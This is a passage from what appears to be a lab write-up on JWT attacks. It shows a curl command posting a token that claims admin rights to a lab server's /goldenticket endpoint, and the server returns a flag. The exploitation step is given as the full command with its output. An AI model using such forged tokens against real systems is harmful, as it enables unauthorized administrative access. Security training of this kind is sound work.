"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJlbGxpb3QiLCJhZG1pbiI6InRydWUiLCJ
1c2VyIjoiZWxsaW90IiwiZXhwIjoxNTc1MTg0ODYyLCJpYXQiOjE1NzUwOTg0NjJ9.gO3h3TFfIny
4RpnaPvv3Em1FT0ghwAVQDnQnBsrelmV9KxXAzBBivduDWtBgu7aK-Wm-frjPkILalppyhsV_h
e86sD2U9tvhLX3bWzvwF7nGLrr_7SRy4p1oyg3UikYfFU6qhZMKWnqnUc4O7QujNqcXYR-S-6i
dObp1gn7FsSL_ITJTMfo1SV8JWv1y6tjJM216c-quPuQZgf1fKmkP9D5lLAudPFNF3xX_Zuc_wI
wdShUMLJPu2Z6AAxUZcqs8WBVQyXno7NxEy19jU26_3lVnbeCv5dVG1rMYAomzrDkST7lhT0
cSPBv3ZwQn4ct9ffMwNeTKXRi8CA6A2QAlcw"}' http://192.108.121.3:8080/goldenticket
```



```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJ
SUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJlbGxpb3QiLCJhZG1pbiI6InRydWUiLCJ1c2VyIjoiZWxsaW90IiwiZXhwIjo
xNTc1MTg0ODYyLCJpYXQiOjE1NzUwOTg0NjJ9.gO3h3TFfIny4RpnaPvv3Em1FT0ghwAVQDnQnBsrelmV9KxXAzBBivduDWtB
gu7aK-Wm-frjPkILalppyhsV_he86sD2U9tvhLX3bWzvwF7nGLrr_7SRy4p1oyg3UikYfFU6qhZMKWnqnUc4O7QujNqcXYR-S
-6idObp1gn7FsSL_ITJTMfo1SV8JWv1y6tjJM216c-quPuQZgf1fKmkP9D5lLAudPFNF3xX_Zuc_wIwdShUMLJPu2Z6AAxUZc
qs8WBVQyXno7NxEy19jU26_3lVnbeCv5dVG1rMYAomzrDkST7lhT0cSPBv3ZwQn4ct9ffMwNeTKXRi8CA6A2QAlcw"}' http
://192.108.121.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_90bfe85f636b6b36425c6b5c

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_90bfe85f636b6b36425c6b5c

References:

1. JWT debugger (https://jwt.io/#debugger-io)